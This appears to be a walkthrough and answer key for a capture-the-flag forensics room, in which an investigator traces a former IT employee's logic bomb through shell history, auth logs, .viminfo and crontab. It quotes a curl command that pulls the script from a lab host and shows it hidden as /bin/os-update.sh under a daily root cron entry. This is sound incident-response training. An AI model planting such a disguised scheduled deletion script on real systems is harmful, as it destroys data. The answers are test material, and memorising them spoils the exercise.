Hey, kid! Good, you're here!

Not sure if you've seen the news, but an employee from the IT department of one of our clients (CyberT) got arrested by the police. The guy was running a successful phishing operation as a side gig.

CyberT wants us to check if this person has done anything malicious to any of their assets. Get set up, grab a cup of coffee, and meet me in the conference room.

Here's the machine our disgruntled IT user last worked on. Check if there's anything our client needs to be worried about.

The user installed a package on the machine using elevated privileges. According to the logs, what is the full COMMAND?

```
root@ip-10-201-75-35:~/snap# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
cybert  ALL=(ALL:ALL) ALL
it-admin ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Looked up cybert bash history based off list of users

```
root@ip-10-201-75-35:~/snap# cat /home/cybert/.bash_history
ls -al
exit
ls -la
cat .bash_history
exit
sudo apt install dokuwiki
sudo rm /var/lib/dpkg/lock
sudo dpkg --configure -a
sudo lsof /var/lib/dpkg/lock
sudo lsof /var/lib/dpkg/lock-frontend
sudo rm /var/lib/dpkg/lock-frontend
sudo dpkg --configure -a
sudo apt install dokuwiki
chown www-data:www-data /usr/share/dokuwiki
sudo chown www-data:www-data /usr/share/dokuwiki
chown www-data:www-data /usr/share/dokuwiki/* -R
sudo chown www-data:www-data /usr/share/dokuwiki/* -R
chown www-data:www-data /var/lib/dokuwiki
sudo chown www-data:www-data /var/lib/dokuwiki
chown www-data:www-data /var/lib/dokuwiki/* -R
sudo chown www-data:www-data /var/lib/dokuwiki/* -R
ln -s /var/lib/dokuwiki/data /usr/share/dokuwiki/data
sudo ln -s /var/lib/dokuwiki/data /usr/share/dokuwiki/data
ln -s /etc/dokuwiki/license.php /usr/share/dokuwiki/conf/license.php
sudo ln -s /etc/dokuwiki/license.php /usr/share/dokuwiki/conf/license.php
nano /etc/apache2/sites-available/dokuwiki.conf
sudo nano /etc/apache2/sites-available/dokuwiki.conf
a2ensite dokuwiki
sudo a2ensite dokuwiki
systemctl reload apache2
sudo systemctl reload apache2
sudo adduser it-admin
sudo visudo
su it-admin
exit
sudo passwd root
su root
exit
su root
nano /etc/ssh/sshd_config
sudo nano /etc/ssh/sshd_config
service sshd restart
sudo service sshd restart
su root
exit
root@ip-10-201-75-35:~/snap#
```

Found that the user installed dokuwiki using elevated privileges

```
root@ip-10-201-75-35:~/snap# cat /var/log/auth.log*|grep -i dokuwiki;
Dec 28 06:17:30 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/apt install dokuwiki
Dec 28 06:19:01 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/bin/apt install dokuwiki
Dec 28 06:20:46 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chown www-data:www-data /usr/share/dokuwiki
Dec 28 06:20:55 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chown www-data:www-data /usr/share/dokuwiki/VERSION /usr/share/dokuwiki/bin /usr/sha
re/dokuwiki/doku.php /usr/share/dokuwiki/feed.php /usr/share/dokuwiki/inc /usr/share/dokuwiki/index.php /usr/share/dokuwiki/install.php /usr/share/dokuwiki/lib /usr/share/dokuwiki/vendor -R
Dec 28 06:21:05 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chown www-data:www-data /var/lib/dokuwiki
Dec 28 06:21:14 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/chown www-data:www-data /var/lib/dokuwiki/acl /var/lib/dokuwiki/data /var/lib/dokuwi
ki/inc /var/lib/dokuwiki/lib -R
Dec 28 06:21:20 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/ln -s /var/lib/dokuwiki/data /usr/share/dokuwiki/data
Dec 28 06:21:28 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/ln -s /etc/dokuwiki/license.php /usr/share/dokuwiki/conf/license.php
Dec 28 06:22:12 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/bin/nano /etc/apache2/sites-available/dokuwiki.conf
Dec 28 06:22:25 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/a2ensite dokuwiki
root@ip-10-201-75-35:~/snap#
```

Checked the authentication logs filtered for dokuwiki and found the following command ran: /usr/bin/apt install dokuwiki

What was the present working directory (PWD) when the previous command was run?

/home/cybert (as shown in prior screenshot)

Keep going. Our disgruntled IT was supposed to only install a service on this computer, so look for commands that are unrelated to that.

Which user was created after the package from the previous task was installed?
Using the command cat /var/log/auth.log*|grep -i adduser; we see that the user ‘it-admin’ was created

```
root@ip-10-201-75-35:~/snap# cat /var/log/auth.log*|grep -i adduser;
Dec 28 06:26:52 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/adduser it-admin
```

A user was then later given sudo privileges. When was the sudoers file updated? (Format: Month Day HH:MM:SS)

Knowing that ‘visudo’ is called when editing the /etc/sudoers file, we can use the command cat /var/log/auth.log*|grep -i visudo; to locate when it was updated.

```
root@ip-10-201-75-35:~/snap# cat /var/log/auth.log*|grep -i visudo;
Dec 22 07:58:24 ip-10-10-158-38 sudo:   ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/sbin/visudo
Dec 28 06:27:34 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/visudo
```

From the screenshot, we can see that the file was updated on Dec 28 06:27:34

A script file was opened using the "vi" text editor. What is the name of this file?


Using the same command but filtering for ‘vi’, we can see that the file is bomb.sh

```
root@ip-10-201-75-35:~/snap# cat /var/log/auth.log*|grep -i vi;
Dec 22 07:56:12 ip-10-10-158-38 useradd[1000]: add 'ubuntu' to group 'video'
Dec 22 07:56:12 ip-10-10-158-38 useradd[1000]: add 'ubuntu' to shadow group 'video'
Dec 22 07:58:24 ip-10-10-158-38 sudo:   ubuntu : TTY=pts/0 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/sbin/visudo
Dec 28 06:27:34 ip-10-10-168-55 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/visudo
Dec 28 06:29:14 ip-10-10-168-55 sudo: it-admin : TTY=pts/0 ; PWD=/home/it-admin ; USER=root ; COMMAND=/usr/bin/vi bomb.sh
Dec 28 07:14:27 ip-10-10-243-54 sudo:   cybert : TTY=pts/0 ; PWD=/home/cybert ; USER=root ; COMMAND=/usr/sbin/service sshd restart
Feb 21 17:47:20 ip-10-10-237-12 systemd-logind[810]: Failed to start user service, ignoring: Transaction is destructive.
Feb 21 17:47:24 ip-10-10-237-12 systemd-logind[810]: Failed to start user service, ignoring: Transaction is destructive.
```

That bomb.sh file is a huge red flag! While a file is already incriminating in itself, we still need to find out where it came from and what it contains. The problem is that the file does not exist anymore.

What is the command used that created the file bomb.sh?

Looking in the bash history under the new ‘it-admin’ account, we can see that the command ‘curl 10.10.158.38:8080/bomb.sh --output bomb.sh’ was ran that created the file.



The file was renamed and moved to a different directory. What is the full path of this file now?

Checking the .viminfo, we can see that the file was renamed to os-update.sh and moved to the bin directory.


```
root@ip-10-201-75-35:~/snap# cat /home/it-admin/.viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:q!
|2,0,1672208992,,"q!"
:saveas /bin/os-update.sh
|2,0,1672208983,,"saveas /bin/os-update.sh"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:

# File marks:
'0  6  0  /bin/os-update.sh
|4,48,6,0,1672208992,"/bin/os-update.sh"

# Jumplist (newest first):
-'  6  0  /bin/os-update.sh
|4,39,6,0,1672208992,"/bin/os-update.sh"
-'  1  0  /bin/os-update.sh
|4,39,1,0,1672208955,"/bin/os-update.sh"

# History of marks within files (newest to oldest):

> /bin/os-update.sh
        *       1672208988      0
        "       6       0
```

When was the file from the previous question last modified? (Format: Month Day HH:MM)

Navigating to the file location under the bin directory, and using the ls -al –full-time os-update.sh command, we see that it was last modified on Dec 28 06:29
When was the file from the previous question last modified? (Format: Month Day HH:MM)

What is the name of the file that will get created when the file from the first question executes?

Using the cat command to open the text, we see that the file ‘goodbye.txt’ will get created



So we have a file and a motive. The question we now have is: how will this file be executed?

Surely, he wants it to execute at some point?

At what time will the malicious file trigger? (Format: HH:MM AM/PM)

Looking at crontab, we see that it will run at 0 8.

```
root@ip-10-201-75-35://bin# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
0 8     * * *   root    /bin/os-update.sh
#
```

Now looking at https://crontab.guru/ and inputting the numbers, we see it will run at 8:00

Thanks to you, we now have a good idea of what our disgruntled IT person was planning.

We know that he had downloaded a previously prepared script into the machine, which will delete all the files of the installed service if the user has not logged in to this machine in the last 30 days. It’s a textbook example of a “logic bomb”, that’s for sure.

Look at you, second day on the job, and you’ve already solved 2 cases for me. Tell Sophie I told you to give you a raise.

Answer the questions below
I’m kidding, of course! But you did good, kid.

Conclusion:
This room was a lot of fun. I tracked down a disgruntled IT employee’s logic bomb by digging through bash history, logs, and cron jobs. I found the malicious script, followed its trail, and figured out exactly how it was supposed to run. It felt great connecting all the dots and seeing how the pieces fit together.